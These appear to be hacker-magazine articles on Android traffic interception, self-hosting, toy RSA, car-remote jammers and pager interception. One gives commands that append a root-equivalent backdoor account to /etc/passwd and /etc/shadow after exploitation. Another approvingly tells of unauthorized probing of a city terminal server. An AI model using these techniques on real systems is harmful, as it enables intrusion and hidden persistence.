1 66.174.112.129 (66.174.112.129)
➥ 143.097 ms 75.959 ms 70.312 ms
2 66.174.112.127 (66.174.112.127)
➥ 62.164 ms 85.510 ms 69.916 ms
...
```

So what we need to do now is set up a new default route that will take all traffic out through the 192.168.1.x network's primary router (in this case, 192.168.1.1). To do this, you will use the "route" command:

```
# route add default gw
➥ 192.168.1.1 dev tap0
```

Note that, unlike the desktop Linux equivalent, the Android "route" command requires you give it an interface name.

Re-running the traceroute command from before, we can see that the path packets are taking through the phone has changed:

```
# traceroute 75.206.123.22
traceroute to 75.206.123.22
➥ (75.206.123.22), 30 hops
➥ max, 38 byte packets
1 192.168.1.50 (192.168.1.50)
➥ 300.831 ms 365.326 ms 265.656 ms
2 66.174.112.127 (66.174.112.127)
➥ 257.843 ms 257.507 ms 265.930 ms
...
```

The first hop is now the tap0 interface, so we can see that data is traveling through the 192.168.1.x network to get to the Internet, rather than directly out 3G. The keen eye will also note

the increased travel time, as data now has to run through the VPN before it gets out to the Internet. Though it is worth noting that the travel times shown here are rather high because my phone had poor signal when I ran this particular test, in ideal conditions, performance over the VPN is not much different than 3G alone.

With the victim's data now traveling through the attacker's personal network, there is no limit to what he can do. A server on the network could provide the victim's spoofed DNS entries and forged login pages, or sslstrip could be used to hijack HTTPS connections and get their plain-text content. A combination of these techniques could be used to present the victim with a convincing looking "Critical Update" page that instructs the user to "Download and install the following important system update..." before allowing them to continue on to the Internet at large.

Conclusion

For those of us interested in technical exploration, Android offers nearly unlimited possibilities. Not only can an Android device be used to explore and examine the world around us, we are even given the freedom to explore and modify Android itself by virtue of its open nature. While the installation and use of security related tools on a mobile device is certainly nothing new, older devices primarily used close source proprietary operating systems the user had no control over. Even in the few previous mobile devices that actually shipped with an open source OS, you were still limited by the relative rarity of supported devices and the small userbase. The fact that you can walk into the store of essentially every cellular carrier in the U.S. and purchase a handset that runs an open source OS with development tools baked right in is completely without precedent.

Of course, the same opportunity is available for criminals, and if Android continues its meteoric rise in popularity as analysts predict, it won't be long until they start getting on the Android bandwagon too. Whether it is to develop malicious applications or remote exploits (at the time of this writing, proof of concepts exist in both cases), criminals will attempt to exploit Android's open nature for their own gains.

For hackers, Android represents not only an excellent platform for personal use and an ideal worthy of our support, but also a future battleground. As smartphones approach the ubiquity that was once reserved for wristwatches, mobile security research and development will be key in protecting users' data and privacy. The hacker ethics of exploration, experimentation, and dissemination of knowledge can aid in Android's evolution just as they once helped shape the telephone itself.

How I Escaped Google (and other web based services)

by mrcaffeine
mrcaffeine@network0.org

Let me preface this article by saying I love my privacy and I love well designed tools, but I find privacy more valuable. I've been using various tools online for all sorts of things such as Google Reader for news aggregation, Gmail for email and calendaring, Gtalk for IM, Evernote and Google Docs for notes and documents, Delicious for bookmarks, Flickr and Picasa for photos. As you can imagine, files, pictures, notes are everywhere and it's not easy or fun to back up - that is, if backing up your content is even possible! Another concern of mine was to have a backup plan in case one of the services I depend on decides to go belly up. Where would I be then? Could I get *my* data out? Who is going to have access to my data? What if they turn into Facebook and constantly change their stance on privacy? I couldn't sleep or stop thinking about it. This led me to build my own solution using open source tools that you can get on the net.

Now, I'm not a programmer, but I've figured out a good bit on PHP and MySQL based applications and I'm pretty comfortable using them, so that was a part of my requirements, since I wanted to install this on my web host. I'll also point out there that it would be a good idea to get a static IP and an SSL certificate so you can encrypt your applications if your host allows it.

Now, on to the applications!

News Aggregation: RSSLounge or Gregarius

Greader (Google Reader) is a great RSS aggregator and I love the features, but I wanted to have more control of my privacy without the advertisements, so I found RSSLounge. It is really stable and fast, and has an easy to manage subscription list. There is also integrated search and, not to

mention, built in tagging and organization which is a must have these days. You can check RSSLounge out at http://rsslounge.aditu.de/. Gregarius is also a good choice since it has all of the above mentioned features, but requires a bit more database maintenance (when it has about 10,000 articles, it starts to get slow). Gregarius does also offer theming support and has a plugin architecture so you can customize it yourself. Gregarius can be found at http://sourceforge.net/projects/gregarius/.

Email: Crystal Mail or Roundcube

GMail has arguably the best webmail interface out there. My host comes with IMAP support and I decided to start using it. Most webhosts use Squirrel Mail (http://squirrelmail.org/screenshots.php) and, while it is functional, is pretty ugly. I found that Crystal Mail or Roundcube is a wonderful alternative. They both have built in calendars and address books and are very active projects. I would recommend either of them for webmail needs as it just comes down to a matter of taste. You can find Crystal Mail here at http://www.crystalmail.net/ or Roundcube at http://roundcube.net/.

Chat: Jabber

GTalk is still good for IM and I still use it, but since my host also provides a free Jabber service, I decided to use that, so keep this mind if you're shopping for a web host.

Notes and Documents: Wordpress

It may seem that using an entire content management system for notes and documents is overkill, but I believe that having a really flexible and active project to maintain my most important notes and documents is really important. The flexibility of themes and plugins make this one of my favorite tools. It is even possible to make Wordpress be your image gallery. I have found that there are two key plugins that I use on my particular installation: Inline Editor (http://www.wpxpand.com/plugins/inline-editor/) and Postie (http://wordpress.org/extend/plugins/postie/). The Inline-Editor plugin is exactly what it sounds like. I can edit my notes directly on the Wordpress blog without having to go to the admin panel and Postie allows for more fine grain control of email posting. This makes it easier to post notes and documents since I can fire up Thunderbird and shoot off a quick email or even use my phone. I would also like to point out that that it is imperative to keep Wordpress up to date so it is secure in order to prevent any unauthorized access. You can get Wordpress at http://wordpress.org/. It is also worth noting that many webhosts can install Wordpress for you if you like.

Bookmark Management: SemanticScuttle or Insipid

I had been using Delicious for years, so I had quite the collection of bookmarks and I didn't want to lose them. Luckily, I found that there are a few projects that will fit the Delicious toolset perfectly. SemenaticScuttle (http://sourceforge.net/projects/semanticscuttle/) is an open source project that aims to essentially build your own Delicious type service. This was a bit too much for my needs, but it is still an attractive option. I opted for Insipid (https://neuro-tech.net/insipid/), which is really lightweight and even has Firefox plugins, so you can easily add bookmarks. It is worth noting that both of these tools support tagging importing Delicous bookmarks, so migration to these is a breeze.

Evading Content Filtering: PHProxy

Every now and then, you may come across a website that you can't view at work or at some other location (2600.com - *ha!*). This wasn't originally in my needs, but it comes in handy, so I figured I'd throw it in. I also am not responsible for any trouble you get yourself into by using a tool to evade content filtering. By installing PHProxy (http://phpr0xi.sourceforge.net/), you get a mini URL bar and can browse freely by having your web host proxy your browsing to you. It is worth noting that there are a million different ways to do this, but that's for another article and this works well enough in a pinch.

Webserver File Management: PHPfm

PHPfm (http://phpfm.sourceforge.net/) is a great web-based file manager that has come in handy countless times. I consider this an important part of the toolbox. It is invaluable for when you are at a location that does not allow FTP or SFTP access or you need to do nearly anything else file level related.

Security

As for security, I keep all my apps in a separate directory off my main website (i.e., somesite.com/apps) and that is further protected by an .htaccess file password authentication and requires an SSL connection as to prevent snooping while using my tools. If you are shopping for a web host, I would recommend keeping that in mind or seeing if your current web host can provide this level of service. It is entirely possible to run this off of your own server as well; the beauty of all of this software is that it can all run on nearly any platform.

I hope you found this interesting and useful. Just remember: "It's not paranoia if it's real."

Shoutout to Jimmy Grizzle for helping me appreciate my own privacy.

Add a User With Root Privileges Non-Interactively

by Pipefish
pipefish@anonymousspeech.com

My intent for this article is to provide several neat methods that can be used when working with *nix systems. I wanted to share this with folks because I think these are very useful. I'll not only tell you how to create a user whose privileges mirror root's, but I'll tell you how to do it in a non-interactive environment (via two methods). To perform these, you already need root/sudo privileges on the system in question. Of course, you must own the system or have permission to muck about with it! Doing illegal things is bad for Karma... probably.

Why?

Why would you want to add a root user if you're already root? There are probably many cases for this, but one I constantly find myself in is during penetration tests. I find myself with a non-interactive root shell on a Linux/UNIX system after taking advantage of some exploit. If I want to be able to install packages to the system (maybe a SOCKS proxy or nmap?), or do anything with much depth, I prefer an interactive environment, one where I can actually see what I'm doing and get the full benefit of TTY; namely stdin, stdout, and stderr. Some companies won't let you change root's password (or don't like it). Also, some distros don't allow the root account to log in via SSH/telnet (without changing conf files). So how do I get into the system via ssh or telnet if I can't change root's password? Add a user with the same UID/GID as root, of course! Sounds easy enough, but it's tough in a non-interactive environment where any script or program that requires user input doesn't work as expected. Below we'll bypass those limitations.

Let's Do It!

The first method to add a user non-interactively is very simple. Add a user to your own system with a password and the group membership you want, then copy and echo the lines for that user from your passwd and shadow file into /etc/passwd and /etc/shadow on the target system. I'll show you how to add a user that shares a group/userid with root in the next section, but a quick note on how: you'll want to add a user to your system with the same privileges/memberships as root.

Example: When I created a user called "test" on my system with a password of "password", this is what that user's line looked like in my passwd/shadow files:

```
my /etc/passwd:
test:x:0:0::/home/test:/bin/sh
my /etc/shadow:
test:$6$aae8qp/j$r0c.
HGGbDsIRRLc4
➥x2htq588feJ3rsjzFvZOd/nawNkpA.D
➥.kLzzAZA4UhfMc7zU8B13WuFu8oC8eK
➥rXxaYxa/:14929:0:99999:7:::
```

On the system you have non-interactive access on, simply do this:

```
echo 'test:x:0:0::/home/test:
➥ /bin/sh' >> /etc/passwd
echo'test:$6$aae8qp/j$r0c.
HGGbDsI
➥RRLc4x2htq588feJ3rsjzFvZOd/nawN
➥kpA.D.kLzzAZA4UhfMc7zU8B13WuFu8
➥oC8eKrXxaYxa/:14929:0:99999:7::
➥:'>> /etc/shadow
```

The second method is a bit more involved, but can also be used/modified to script adding/changing users' passwords non-interactively. This method also demonstrates using the python crypt lib and is a good way to learn some *nix administration.

For systems that support the useradd (not adduser) command, do the following:

```
useradd username -o -u 0 -g 0
```

The -o switch allows multiple users to have the same uid/guid (0 is root). The user will have no password at the moment. In normal operation you'd simply issue the passwd command, but this will not work with a non-interactive shell. Assuming you have access to a system with python installed (and since the system you're

logging in from is backtrack 4 R1, I know it's got python!), simply enter python and hit return.

Now you're at the >>> prompt. Type in `import crypt; print` and hit enter. Next, type `crypt.crypt(<password>,<salt>)`, where password is the password you want to assign to your user and salt is the salt value you'll use in encryption.

The output you'll receive will be the encrypted password. Copy it down.

Now type `usermod -p encrypted ➥ password username` and hit enter. This assigns your new user a password. Now you can ssh in and have full interactive root access to the system, and root's password is unchanged.

For systems that support the pw command (FreeBSD for example), the steps are similar but the commands are a tad different. I fooled around a bit and found a working set of commands.

```
pw useradd -o -u 0 -g 0 -n username
```

The above adds the user with no password. The steps are the same for generating the encrypted password, so use python and crypt from above and copy the output.

Then enter `echo encrypted_password | ➥ pw usermod -n usename -h 0`

The above command assigns the password to the user. Now, just as before, you have an account with root privileges, but the system's root account is unchanged.

You may ask yourself, "Why would I choose the second method rather than the first, simple echo method?" In most cases, you'll find the first method will work just fine. But the second method may be helpful if you're experimenting with scripting user add/modify actions or in some strange instance when you don't have the ability to echo commands into the passwd/shadow files.

I hope you find this useful. Good luck and happy hacking!

Simple RSA Encryption or Human-Calculable Encryption

by b3ard

At first glance, learning cryptography can be as tedious and time consuming as many other things in life, just as learning a new language can be difficult in getting familiar with the strange syntax. There are different kinds of cryptographic methods, one of them being the RSA public key cryptosystem. For a quick overview for those of you who aren't familiar with RSA, the RSA cryptosystem encrypts and decrypts messages/data by the use of public and private key pairs.

Public and private key pairs work like this: Bob and Sue have their own private and public keys. Bob and Sue both generate their own unique key pairs (using a program like the open source GnuPG), which each contain a public key and a private key. Bob doesn't know Sue's private key and vice versa; they only share their public keys. Bob uses Sue's public key to encrypt a message. Sue's public key can be received in any number of ways, such as an online repository, in an email to Bob, or copy-pasted from Sue's website. Even a hardcopy printout of Sue's public key would suffice in a pinch. Sue receives Bob's encrypted message, and uses her private key to decrypt the message encrypted by her public key.

In practice, public and private keys are generated by using large prime numbers, and by large I mean prime numbers that are over a hundred digits long. But for quick and fast encryption when all you have is a pen, paper, and maybe a calculator, you will use extremely small prime numbers or "weak" keys to generate your cipher. For those of you who are wondering why on earth would we want to do something like this, it is because it really only works with the notion that those around us have no formal experience with cryptography, which means that there will virtually be no general or special purpose methods of attack against our cipher. So where might this be effective? The work environment where Big

Brother is always watching, prison as a get-out-of-jail-free card with the inmates by teaching them how they might communicate openly should you ever find yourself there, who knows. Where I am at currently, all electronic communication is constantly monitored, but not post-its with numbers on them.

In getting started, the only tool that you may want is just a calculator that supports the modulus or "mod" function. Windows has a sufficiently advanced calculator and so do most Linux distros, otherwise get ready for some mind-working, elementary long division, and multiplication. All the mod function does is take the remainder of two numbers when divided into each other. An example for clarity would be 7 mod 5. 5 goes into 7 one time with a remainder of 2 and thus, 7 mod 5 = 2. I will refer to the "modulus" result as the actual number that will be used in both keys and "mod" as the function when performing mathematical calculations.

With that, we will now choose two small prime numbers. Continuing with our example numbers of 5 and 7, let p=5 and q=7. Two other numbers we need are our modulus (also called N) and r. We multiply both p and q to receive our modulus. (p)(q) = modulus = N. So, N=35 and that will be our modulus for both our private and public key. Note that the message chunks must not exceed the size of the modulus itself. For r, let r = (p-1)(q-1). So, r = 24. From here, we need to find two more numbers, e (encryption exponent) and d (decryption exponent), such that their product mod r is equal to 1, or in equation form: ((e)(d) mod r) = 1. The method we will use to generate e and d is: (r+1), ((r+1)+r), (((r+1)+r)+r), etc. What we are essentially doing here is reverse-engineering numbers whose modulus e and modulus d will be 1. This gives us a list of candidates to then factor out, thereby obtaining e and d. The list of candidates from r = 24 is: 25, 49, 73, 97, 121, 145. The list goes on but 145 will do. We'll let k = 145. We now factor out k to obtain e and d, which is 5 and 29. Let e = 29 and d = 5. To double check this, we plug e and d back into the previous equation ((e)(d) mod r) = 1, which ((29)(5) mod 24 does equal 1, so we're good. The reason we did not pick any of the previous candidates is that we never want a number that, when factored, gives us a result of the same number. An example would be 49, which results in 7 and 7. This would leave us with the same public and private key, which isn't a good idea. Also, picking a prime number is no good, for obvious reasons (clue: you can't factor primes). We now have our public and private keys: e = 29, d = 5, also expressed as (e, N) and (d,N). Private Key = (29, 35), Public Key = (5, 35).

The next step involves actual encryption, since we have our algorithm and the variables we need to generate the message. Because it is impossible to multiply A by 5 (not counting hexadecimal), we need a substitution method for our letters in order to turn them into numbers. It can be as simple as A=1, B=2, C=3, and so on, but nonetheless this is important because the recipient of your encrypted message will need to know how to turn the decrypted numbers back into readable text.

The message we are going to encrypt will be just one word, "problem." After substituting each letter for its number according to the simple substitution method mentioned above, we get: p=16, r=18, o=15, b=02, l=12, e=05, m=13 (16, 18, 15, 02, 12, 05, 13). Now we will use the RSA algorithm to encrypt and decrypt each number, using our public and private keys that we just made. Remember, in practice you would use your counterpart's public key, not your own. And he or she would use their own private key to decrypt the cipher. To encrypt: `Cipher = (Message)^e ➥mod N`. So we take the first number, 16, and raise it to the 5th power which is 1048576. Then we apply mod N to this result, which gives us 11: 1048576 mod 35 = 11. By doing the same operation for all six remaining numbers our Cipher = 11 23 15 32 17 10 13. And that's it - this is the encrypted message. To decrypt: `Message = (Cipher)^d mod N`. Decrypting with our private key transforms our ciphered message back into its original form, which then can be substituted into its readable format. (11)^29 mod 35 = 16, 16=p.

Ideally, for this kind of fast and quick encryption method, announcing or publishing your public key in some wide open area is not recommended. At least not in the way conventional public keys are implemented or intended to be used. Instead, including them in your cipher is much more effective for our purpose. This eliminates others (who might know a thing or two about ciphers) from easily cracking your cipher through factoring out your modulus, which would be extremely easy given such small numbers. A way to do this is by including your public key at the end or beginning of each cipher, or just your first one to make it known to the recipient(s). Many other ways exist, but this is just one method to get the ball rolling.

In summary, remember to ensure that your p and q are prime and that your k factors out to two different numbers. Break your message into chunks so that the message length is shorter than your modulus. Also, remember ((e)(d) mod r) must equal 1, otherwise the cipher will not work.

A special thanks to l0j1k for giving me the idea and encouraging me to write this article.

Booze, Nosiness, and City Terminals

by th3linguist
th3linguist@googlemail.com

0x00: Mother Tongue

English is not my mother tongue. So if you stumble across strange formulations, have a laugh or figure out which language is my mother tongue. If you are right, maybe I will send you a prize.

0x01: Preamble

Do you know this situation: You walk through a park or a city in the midday sun, with swollen eyes from last night's boozing. Birds are singing, head is ringing, and passing cars are honking - and you swear to yourself: Never again will booze touch my throat! Never! Ever! Again! OK, so far, so familiar, and a few weeks ago that was th3linguist's status - and because of that he had a collision with a city terminal.

So, let me explain what a city terminal is. I live in a district town in the south of Germany (hint!). We have a palace there and a nice pedestrian area with a lot of shop windows and flower tubs. In 2005 the city council decided to do something for the tourists and assigned an IT company to install four information terminals in the city. The first generation consisted of a desktop PC, built into a control box with three displays on top of it for ads and another display with a keyboard for user control. As a tourist (or a being with fingers), you can enter search terms ("Where is the next cinema?" "Where is a drugstore?" ...), send photo e-cards, and even print out a city map. Nice idea! But in 2005, I wasn't really interested in exploring the technique behind it. I had to deal with a disappointing love affair and with a job and and and... (crazy time).

0x02: Nosiness

In 2009 the IT company was assigned to modernize the terminals. They constructed four new city terminals with one big touch screen (we seem to be the i-generation). There is still a cam to take photos and send them via email, the printer function is not any more, and the UI is now shiny and very, very colorful. On that hangover day, I walked the pedestrian area with a headache. Suddenly I stood in front of one of these terminals and said "Hello! Could you please step aside!" It didn't. So I touched the screen and played a little bit with it. Nothing special. No Internet browser, no porn, no access to the mayor's mail account. But now I was nosy. I wanted to know how these terminals worked and I thought it would be great to show some nasty pics on the display. As you can imagine, there isn't a button called "Publish own content" or something. So I started thinking....

0x03: Getting in Touch

How to get remote access to the terminals? Well, I took a photo, sent it to a garbage mail service, and rushed home. In front of my computer I downloaded the e-mail, opened it with a text editor, and read the email header. Et voila, there was the sender's IP address.

I started Vidalia, configured my browser properly, and surfed to the IP. What would happen? I saw the same UI as on the city terminals.

A first conclusion: Mail server and web server are using the same address. Furthermore, the city terminals are not standalone, they are just clients. I needed more information. I started gathering it using "whois" and reading the website of the IT company. On their site they stated that they were using their own content management system called mcOne4all. Not much information about that on the net, but they were offering a test account on a server. To get a test login, I would have to give them a valid mail address and telephone number. No way!

0x04: Going Deeper

So I surfed back to the terminal's web server. The URL looked something like this: bk.interXXXXXcity.de/de/5. I did a right-click on an image and selected "show image". The URL of that looked like: bk.interXXXXXcity.de/images/user1.gif. Bang! From the ID (../de/5) to the real path. I started the beloved bash and gave a torified wget a chance:

```
torify wget -r http://bk.interXXX
➥XX.de/de/5
```

I had to wait about 45 minutes, but then I had a mirror of the website. I created an empty file and did a

```
cat foo*.html >> empty_file.txt
```

All right, there was one file with all the good content. Again, I used the linux onboard tools:

```
cat empty_file.txt | grep http://
➥bk >> links.txt
```

The file links.txt should now contain all accessible, absolute links on the webserver. After a little bit of handicraft (grep, grep, and more crap), I found a link to "http://bk.interXXXXXcity.de/mcCMS". Well, obviously. That site redirected me to a login form. Not so interesting at the moment. I focused on another link: ../mcCMS/editor. There was no way I could start the editor directly via an *.html or *.php. But... directory listing was enabled!

0x05: Climax

OK, to cut a long story short: In the directory ../editor/popups, I found a complete listing of the parts that are composing the admin interface - without access control. Lovely!

0x06: Cleanup

Why I wrote this article? I think it is an example of the old fashioned way of hacking. Be nosy, be creative, be - well - nasty!

The Hacker Perspective

by KC

A hacker is someone with a need to know. A hacker is not merely a person with a strong technical aptitude, adept at math or technology or mechanical work, for those are all the means that we use to satisfy the need. The need is that of curiosity, a desire to peek behind the curtain and take a poke at what makes the world work.

The world is an iceberg, hiding the great majority of itself behind interfaces. The front-end experience, I have discovered, is magnitudes less interesting than the underlying infrastructure. Behind every door, every panel, in every wire and circuit, there are gears and cogs, bits and bytes. They move and spin and flash entirely without pretension, an enormity in an instant.

We are all interconnected, part of one machine. Set aside the metaphysical for a second and consider the physical implications of this. Often less chaos than ordered discord, my actions have real and lasting consequences, and that is exciting! Sometimes the results are small, sometimes they're large, but for every action, there is a reaction.

"Why" drives me onward, encouraging me to discover why something is. "Where," "what," and "how" are greater together as "why" than they are alone. Larger than the sum of its parts, "why" is an insatiable curiosity as great as any hunger or thirst I will ever feel. Is there a limit? In the end, the limit is where I draw the line.

The question that keeps me hacking is "what happens if?" "What happens if I pull this gear out?" "What happens if I type this?" "What happens if [anything]?" Far beyond computers, electronics, or hardware, hacking is an application of perpetual discovery. A hacker is never bored, because there will be an infinite number of questions to be asked, long after the time for questions is finished. In my own mind, I find endless possibilities, and all it takes is a hack or two.

The question shouldn't be "why hack?" but rather "why not?" How can someone possibly go through living experiencing it in the most shallow manner possible, never looking past what's presented? It's unfathomable that someone could spend a lifetime with a toe in the shallow end, for fear of the unknown. In the deep end there be monsters, but they're far outnumbered by the wonderful experiences that come with discovery.

A life on the surface is possible because apathy is addictive. It's easier to take things at face value and accept them, because that path is already trodden. Someone has asked all the questions that need asking and provided the answers, and this is abhorrent. I don't want to just push the feeder bar and receive my pellet: I want to know why a pellet comes out, and what happens if I push it as fast as I can.

Hackers are made, not born. Every one of us was born with the potential to be curious. It doesn't take a genius to be a hacker. If this were the case, hackers would be few and far between. The difference, as with most facets of a person's personality, lies in the upbringing.

My father was a carpenter, plumber, and all-around handyman. He never sat me down and said "now you're going to learn to like tinkering, or else." Instead, I watched him solve problems on his own, often making the product better in the process. Many children believe their father can do anything. When said father comes pretty close on a domestic scale, that leaves a lasting impression. Very early on, I learned that with a little bit of knowledge and the willingness to try, a person can accomplish anything.

I started out taking apart old appliances and toys. If a screwdriver didn't work, I took a hammer to whatever had piqued my curiosity. It was an inauspicious and often messy start, as my mother could attest. True too, it resulted in a few smashed items that weren't meant for my own brand of exploration, but it was a fantastic way to start learning about the world around me. To this day, nothing makes me happier than disassembling something to see how it works. It was a childhood and set of experiences that I wouldn't trade for anything.

Raising a hacker doesn't have to be so dramatic. If there's one thing a parent can do to encourage a child to dream big, it's to simply encourage them. Show them there's more to the world than meets the eye. Learn a little bit about nature and then share it. In fact, learn about anything and share it with anyone, for that is the other side of hacking.

Hacking is inherently social. This is contrary to stereotypes, but stereotypes are inaccurate misrepresentations of the noblest of pursuits. A hacker does not tinker and poke and prod for himself. He does it to say to others, "Look what I did!" There is no small measure of hubris in a hacker, but the best hackers temper this with a desire to share and collaborate.

Hacking is the noblest of pursuits because it is a desire to make something better and share it with the world, and this holds no small measure of dignity. It is a meta-pursuit, encompassing all jobs,

hobbies, and walks of life. Everything around you can and will be hacked to improve it. If this were not true, we'd still be in the Stone Age, content to let technology flounder.

Hacking saved my life. On top of the usual growing pains that come with adolescence, I fought off depression and suicidal urges all through my teenage years. I could have easily turned to drugs or petty crime to express my outrage at the imagined inequalities of the world. Instead, I turned my self-righteous fury into determination. Suddenly, every puzzle was a challenge. With a tenacity that served me well later in life, I attacked each challenge until I mastered it.

I now know that a great many people go through adolescences similar to my own. Unlike many, in hacking I found an advantage and an outlet that most teenagers don't have. If it wasn't for that outlet, I would have imploded years ago.

When the self-centered despair of youth became overwhelming, I retreated into the quiet of my mind. I shut off the outside world and lost myself in pursuit of knowledge. The logic and order of a well-engineered system always helped me to become centered. I spent most of a shift at my first job attempting to fix a three-hole punch with a drywall screw and a power drill, during one particularly trying day. What really irks me is that I know if I had had another half an hour, I could have done it.

The hours I spent tracing the workings of various machines became a kind of meditation, with "why" being the mantra that continues to set me free. Every hacker meditates in a similar fashion. Every time you lose yourself in a project for hours on end, you're meditating. There's nothing New Age or mystical about it. All that happens is the outside world gets shut out, allowing your brain to focus squarely on the task at hand. People pay a great deal of money to learn how to do this, and for many hackers it is inherent.

In the end, what I gained was an appreciation for what matters, and a few skills that have served me well. Perhaps not surprisingly, I found myself employed in the IT field right out of university. What was unexpected was the level of success I found almost immediately, because I was used to solving problems and coming up with solutions.

I have created a future for myself that is brighter than I would have dared to dream, all because I let my imagination run wild, and never stopped to wonder if I was stranger for it. Engage, envision, and above all else enjoy what you're doing, or you're no further ahead.

The skills a good hacker has are skills that all in-demand employees possess. Troubleshooting, ability to work independently, and attention to detail are skills that pay the bills, no matter the industry you find yourself in.

To future and current hackers alike, I urge you above all else to find balance in your life. Learn to appreciate the time you have to tinker and experiment. With age comes responsibility, and those responsibilities will take precedence. Though I'd love to be ears-deep in new toys, the last thing I hacked was my kitchen sink. Unglamorous, perhaps. Messy, certainly. But I fixed it by myself, using the same skills I would have used to hack anything else. Logic, reason, and intuition are the greatest tools at my disposal.

Never stop exploring. Read everything you can get your hands on, actively engage in the world around you, and never stop asking "why." The "why" will often echo for lack of takers, but ask it anyway. Shout it, if you have to.

We are the face of change, the propagators of progress. If you want a Buck Rogers style future with hovercars and jet packs and robotic maids, then go out and create it! There are no set limits; the only limit is how far your vision goes.

One day, we will all of us be gone, but the changes we make to the world will live on. Bring up the next generation of hackers to the best of your ability, and never forget the sense of wonder that got you started down this road. I will forever be grateful to have had a family that let me take apart things with a hammer and let me make my own mistakes. Someday, I will do the same for my own family.

Keep your horizons broad and your eyes open, and your life will be richer for it. We are far outnumbered by people happy to follow in the footsteps of giants, hopping from shoeprint to shoeprint. Blaze your own trail and enjoy the trail while it lasts, because nothing is forever. Hack on.

KC is an IT consultant by day. He spends his time outside of work pursuing purely analog hobbies, having recently graduated from smashing things to building them.

NOW ON THE KINDLE AND OTHER FORMATS

The Hacker Digest - Volume One

The First Year of *2600*

Our first 12 issues have been reformatted into a book - similar to our later volumes

DRM-free + 83 pages + Details at **store.2600.com**

How to Protect Your Car from Radio Jammers

by Beyond

This past September, an interesting bypass of car locks was believed to have occurred in Surrey, England. Police in Surrey theorized that a gang of car thieves were, and possibly still are, utilizing radio jammers to help gain entry into vehicles. According to a local resident, who perhaps was nearly a victim, he was unable to lock his car with his remote in the presence of an individual dressed in unseasonably warm clothes. When this individual was no longer around, the car and remote cooperated as if nothing out of the ordinary had ever happened. Police believed that the individual was dressed in unseasonably warm clothes to conceal a radio jammer. When an intended target tried to lock his/her car, the jammer, already turned on, would prevent communication between the remote and the car and thus prevent the car from being locked remotely. The car owner would unknowingly walk off leaving the car unlocked, allowing the thieves uninhibited entry. Ingenious, to say the least. Theoretically there's nothing preventing this from happening, but realistically? I'd like to see a bit more proof than just one testimonial before I'm convinced. Nevertheless, it's possible, and you, I, and everyone else could be a victim. Let's look at this vulnerability a bit more in depth and discuss a few ways that we can all better protect ourselves and our property.

First, let's do an experiment. You're going to need a car remote and Internet access. Look on the back of the car remote and find a number listed to the right of the FCC ID. Now, point your browser to the FCC's ID Search database which is found at: `http://www.fcc.gov/oet/ea/➥fccid/`. This database contains public information related to a searchable FCC ID. Next, we're going to input the FCC ID into the form found on the previously linked page. In my example, I'm going to use my Ford Ranger remote. Its FCC ID is CWTWB1U345. Don't worry; it's not unique or linked to my VIN. I share it with hundreds of thousands of other people. When I hit submit, I get some basic information about my device such as its manufacturer, Alps Electric Co., Ltd., and their address. I also can get some reference material, such as photos of the device's internals or test reports, by clicking "Detail" under "Display Exhibits." That's all well and neat, but what we're looking for is our device's operating frequency. You can find that by looking at the last two columns from our initial search return: Lower Frequency in MHz and Upper Frequency in MHz. In our case, along with just about every vehicle on the road, its 315 MHz. Toyota, Lexus, Mercedes, Chevrolet, etc. all use remotes manufactured by separate companies, such as Alps, that utilize the same 315 MHz as required by the FCC in the United States. Now, I'm sure you're thinking, "But Surrey is in England, well beyond the jurisdiction of the FCC!" Right, but when your biggest customer, the United States, requires a certain frequency on one of your products, you're going to conform to that request and your entire product line is going to reflect it. Simple business strategy, but I digress.

A quick search on Alibaba.com produced a jammer capable of operating on the 315 MHz frequency at a range of between 50 and 100 meters for roughly $35 USD. I'm sure a more intensive search could produce a cheaper and perhaps more reliable device, but you get the point: what they need to prevent you from locking your car via a remote is easily accessible and not very expensive. It's also not exactly rocket science to operate, either, which probably explains why they're in this line of work, if you want to call it that.

So how do you protect yourself, your friends, and family from this? Exercise common sense. If you don't hear your door locks "move" into the locked position after pressing the corresponding button on the remote, try again. Still nothing? Then manually lock your doors. A jammer isn't going to prevent you from manually locking each door or pressing an "All Lock" button in your car. It's not going to unlock them either once you leave. If your car remote doesn't work, don't panic and don't become paranoid. There's usually a common explanation to the above scenario: a low battery. Your car is already locked at this point; even if someone is trying to jam your remote in the area, you've already thwarted their attempts. Take your remote to the local auto parts store when you get a chance and have them check your battery's strength. Breathe a sigh of relief when they tell you it's dead and you didn't just almost become the latest victim of a radio jamming gang.

Air Intercepted Messaging: A Revisit of POCSAG and Radio Privacy Issues

by Malf0rm3dx & Megalos

A couple of times every year, I find myself wading through the boxes of electronic components, parts, wires, and miscellaneous odds and ends that I've accumulated over the years. Usually this is done in an effort to make space for new gadgetry or by the demands of my wife who threatens me with bodily harm should I not get rid of some the electronic "giblets" that threaten to take over the house. I guess this is common tradecraft for those of us with the hacker gene and love for technology.

A recent purging seemed like all the rest, but, while rummaging through the old electronics cables and connectors, something caught my eye. From its facade it looked like just a regular RS-232 connector. Upon closer inspection, I realized that I had stumbled across my old L0pht Heavy Industries data slicer. Oh the memories! My mind quickly ventured back to the old days when pagers were the prevailing technology for communications. I remembered all the fun and adventure that was to be had with a simple radio frequency scanner and a data slicer. As I thought about all the information that could be obtained when using these types of devices, it occurred to me how significantly society has changed from a privacy perspective. I remember these devices being able to intercept and decode sensitive and extremely personal medical information, personal messages to loved ones, alerts and warning messages from devices that were being monitored, even detailed data captured from airplanes as they flew overhead. As I pondered all of the things that were possible with these devices in the late 90s and early 2000s, I wondered, could it still be possible to collect all of the same sensitive information today? Were pager systems still a viable technology and something currently used by corporations and institutions? Did they broadcast personally identifiable and private information to the world in an unencrypted manner? My curiosity had to know the answers to these questions and I found myself dusting off my old radio scanner and collecting up the necessary cables to find out.

A Word About the Technology

